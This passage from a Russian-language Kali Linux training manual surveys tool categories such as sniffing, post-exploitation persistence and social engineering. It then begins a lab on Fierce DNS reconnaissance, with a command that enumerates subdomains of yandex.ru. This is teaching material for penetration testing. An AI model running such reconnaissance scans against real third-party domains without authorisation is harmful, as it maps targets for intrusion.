

Рисунок 10 – Sniffing and Spoofing в приложениях.

Эти инструменты используются для захвата сетевых пакетов, манипуляциq с сетевыми пакетами, создания пакетов приложениями и веб подмены (spoofing). Есть также несколько приложений реконструкции VoIP.

10 - Post Exploitation



Рисунок 11 – Post Exploration tools

Инструменты из данной секции будут гарантировать, что мы поддерживаем определенный уровень доступа и потенциально могут привести к захвату более глубоких плацдармов в защищенной сети нашей цели. Обычно на скомпрометированных системах получается найти большое количество бэкдоров и других способов контроля атакующим,

чтобы обеспечить альтернативные маршруты на тот случай, если уязвимость, которой воспользовался атакующий, будет найдена или устранена.

11 – Forensics



Рисунок 12 – Forensics

Инструменты криминалистики (Forensics) используются для мониторинга и анализа компьютера, сетевого трафика и приложений.

12 - Reporting tools



Рисунок 13 – Reporting tools в приложениях.

Инструменты для отчётов (Reporting tools)— это методы доставки информации, найденной во время исполнения проникновения.

13 - Social Engineering tools



Рисунок 14 – Social Engineering tools

Инструментарий для социальных инженерии представляет собой платформу для тестирования проникновения с открытым исходным кодом, предназначенную для социальной инженерии. Эти инструменты имеют ряд пользовательских векторов атаки. Эти виды инструментов используют уязвимости в человеческом поведении.

14 - System Services



Рисунок 15- System Services в приложениях.

Здесь вы можете включить или отключить сервисы Kali. По умолчанию доступны Beef (анализ уязвимостей браузеров) и dradis (сервис для обмена информацией).

2. Лабораторные работы на обзор сетевых инструментов Kali Linux.

ЛР 2.1. Обзор инструментов в Kali Linux. Fierce.

Цель работы: ознакомиться с встроенной в ОС программой Fierce для поиска связанных с сайтом хостов.

Задание:

1. Найти хосты, связанные с одним сайтом (на свой выбор).
2. Зафиксировать полученный результат.

Теоретическая часть

Fierce – это инструмент для разведки сетей, PERL-скрипт, который быстро сканирует домены (обычно всего за пару минут, при условии отсутствия проблем с сетью), используя несколько тактик.

Зачем это нужно?

Инструмент предназначен для поиска целей как внутри, так и вне корпоративных сетей путем помощи в поиске пространства IP-адресов и имен хостов у указанных доменов. Данный инструмент не нацелен для нанесения вреда и служит только для разведки.

Следует отметить, что Fierce не является IP-сканнером или инструментом для DDoS. Он не предназначен для сканирования всего Интернета или не нацеленных атак.

Параметры запуска

`-connect`: сделать http-подключения к общедоступным веб-серверам и вернуть заголовки

`-delay`: делает задержку между поисками

`-dns`: указать домен для поиска

`-file`: сохранить результаты в файл

`-fulloutput`: используется с `-connect`, чтобы возвращать все результаты, а не только HTTP-заголовки

`-nopattern`: пропускает все домены в обнаруженных диапазонах IP

`-range`: сканирование внутреннего диапазона IP; используется с параметром `-dnsserver`

`-search`: позволяют вам искать дополнительные хосты на основе конкретных имен, которые компания может использовать

`-threads`: задать количество используемых ядер (1 по умолчанию)

`-traverse`: указать количество IP-адресов обнаруженных хостов

`-wide`: сканировать всю сеть класса C (255.255.255.0); генерирует много трафика

`-wordlist:` использовать другой список слов для брутфорса

Ход работы:

Первое, что делает Fierce, находит серверы имен для целевого домена. Затем он пытается выполнить передачу зоны. Если это не удается, он проверяет, включен ли подстановочный DNS-сервер, а затем выполняет брутфорс в отношении домена, используя встроенный список слов (команда `-wordlist` позволяет подключить свой, но встроенного более чем достаточно в большинстве случаев). Как только сканирование будет завершено, будут показаны все найденные поддомены вместе с подсетями, которые затем можно исследовать с помощью nmap или другого сканера.

Можно добавить параметр `-threads`, чтобы ускорить сканирование. По умолчанию Fierce работает в однопоточном режиме, поэтому увеличение количества используемых ядер значительно улучшает скорость.

Попробуем найти список всех поддоменов для Yandex.ru и сохранить их в отдельный файл. Выполним команду: `fierce -dns yandex.ru -threads 2 -file /root/Desktop/Yandex.txt`



Рисунок 1 – Процесс сканирования

Все результаты сканирования (список поддоменов и подсетей) были добавлены в файл yandex.txt на рабочем столе.

